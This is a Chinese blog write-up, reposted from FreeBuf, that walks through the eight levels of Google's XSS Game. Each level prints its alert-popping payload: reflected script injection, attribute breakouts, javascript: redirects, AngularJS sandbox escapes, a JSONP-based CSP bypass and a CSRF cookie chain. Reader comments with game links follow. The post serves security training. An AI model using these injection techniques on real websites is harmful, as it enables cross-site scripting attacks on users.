
Google最新XSS Game Writeup

转载

普通网友 于 2017-05-06 11:33:19 发布 855 收藏 1
分类专栏： xss之类的


xss之类的 专栏收录该内容
64 篇文章 1 订阅
订阅专栏


*** 原创作者：cDdubz8，本文属FreeBuf原创奖励计划，转载请注明来自FreeBuf.COM**

本文介绍了如何完成谷歌最新的XSSGame的过程，完成了这八个挑战就有机会获得Nexus 5x。实际上这八个挑战总体来说都不难，都是些常见的xss。通关要求是只要能弹出alert窗口即可。

第一关

反射型xss，在搜索框提交的内容最后会出现在结果页面的html代码里，没有任何过滤，直接搜索：


```
<script>alert('freebuf')</script>
```



第二关

还是反射型，提交内容后会有一定延迟。通过查看html源码可以知道延迟的时间（timer=）被直接插入到了img标签里的onload事件里：

```
<img id="loading" src="/static/img/loading.gif" style="width: 50%" onload="startTimer('');" />
```



直接请求url：/?timer='-alert(1)-'，通关。

第三关


展示了一些猫的图片，当图片换了后，url只是变化了#后面的内容（#1 > #2），感觉可以通过这个id来反射xss。

查看源代码：

```
function chooseTab(<user provided>) {
    var html = "Cat " + parseInt(<user provided>) + "<br>";
    html += "<img src='/static/img/cat" + <user provided> + ".jpg' />";

    document.getElementById('tabContent').innerHTML = html;

    // Select the current tab
    var tabs = document.querySelectorAll('.tab');
    for (var i = 0; i < tabs.length; i++) {
        if (tabs[i].id == "tab" + parseInt(<user provided>)) {
            tabs[i].className = "tab active";
        } else {
            tabs[i].className = "tab";
        }
    }

    window.location.hash = <user provided>;

    // Tell parent we've changed the tab
    top.postMessage({'url': self.location.toString()}, "*");
}
```

哼，根据上一关的灵感，感觉可以继续利用一下on事件，修改id后，图片肯定是不存在的，于是使用onerror：

```
#1'onerror=alert(1)>
```



搞定

第四关

打开后是一个注册页面，让我们填写邮箱地址，注册完成后通过url里面的next参数把我们跳转回主页，查看源码：


```
 <script>
  setTimeout(function() { window.location = <user provided>; }, 1000);
</script>
```

在html中，链接可以是js代码，比如:

```
<a href="javascript:..."></a>
```

直接请求这个跳转url：


```
confirm?next=javascript:alert(1)
```



第五关

一个F歌（foogle）搜索框，使用了angularJS 1.5.8，感觉是爆过漏洞的，上某网搜索(angularjs 1.5.8 injection)找到利用方法：

```
?utm_term=&utm_campaign={{x = {'y':''.constructor.prototype}; x['y'].charAt=[].join;$eval('x=alert(1)');}}
```



第六关

angularJS 1.2版本的搜索框，在搜索框中提交的内容最终进到了class为ng-non-bindable的div标签里：

```
  #普通的div标签
<div>Normal: {{1 + 2}}</div>
  #输出：Normal: 3
  #ng-non-bindable
<div ng-non-bindable>Ignored: {{1 + 2}}</div>
  #输出：Ignored: {{1 + 2}}
```

随后发现如果直接提交花括弧会被删掉，于是使用“{”，最后构造这样一个url：

```
?query=&lcub;&lcub;a='constructor';b=&lcub;};a.sub.call.call(b[a].getOwnPropertyDescriptor(b[a].getPrototyp
```

第七关

通过GET（参数menu）和JSONP请求加载了一个博客页面，而响应的title,pictures会被处理为h1标签和img标签。关卡提示：common CSP bypass。

猜测xss可能会在menu参数里，JSONP里的callback参数（知识扩展）可以用来注入我们的js代码，开始构造我们的url：

```
?menu=base64_encode(<script src="jsonp?callback=alert(1)%3b%2f%2f"></script>)
```

第八关

要求是对任何用户都有效，无论是登录的还是未登录的，要想通过必须得利用CSRF,self-xss,CSP。/transfer下是个很明显的反射性xss，所以难度在于怎样设置csrf_token可以匹配cookie。


最后发现在登录后会有一个请求设置用户cookie并把用户重定向到主页，url如下：

```
  set?name=username&value=<username>&redirect=index #作孽啊！
```

根据这个url就可以猜测到后端代码写得是有多简陋。。。

有了这个作孽的东西，我们就可以设置自己的csrf_token并把用户重定向到/transfer,以便执行我们注入的js代码。构造如下url：

```
set?name=csrf_token&value=<csrf_token>&redirect=url_encode(/transfer?name=freebufer&amount=3"><script>alert
```



写出这种代码的，在我们那是要被BGM的！ 高中生第一次写writeup，如有不足望担待，勿喷。

*** 原创作者：cDdubz8，本文属FreeBuf原创奖励计划，转载请注明来自FreeBuf.COM**

cDdubz8 2 篇文章 等级： 2级

- 上一篇：子域名枚举的艺术
- 下一篇： 本篇已是最新文章

发表评论

已有 7 条评论

- riomade (1级) 2017-05-04 回复 1楼
  贴个xss game 的网址呀。 楼主

  亮了(0)
- hellojackson (1级) 2017-05-04 回复 2楼
  地址发一下

  亮了(0)
- hello 2017-05-04 回复 3楼
  https://www.xssgame.com

  亮了(0)
- Da^Liang (2级) 2017-05-04 回复 4楼
  https://xss-game.appspot.com

亮了(0)

- walker 2017-05-04 回复 5楼
  似乎關了
  https://www.shielder.it/blog/xssgame-google-hitb2017ams-writeup/
  https://hitb.xssgame.com/

  亮了(1)

  - cDdubz8 (2级) 2017-05-04 回复
    @ walker 对，已经关了很久了。

    亮了(0)

- 
  codingm3 (1级) 这家伙太懒了，还未填写个人描述！ 2017-05-04 回复 6楼
  https://xss-game.appspot.com/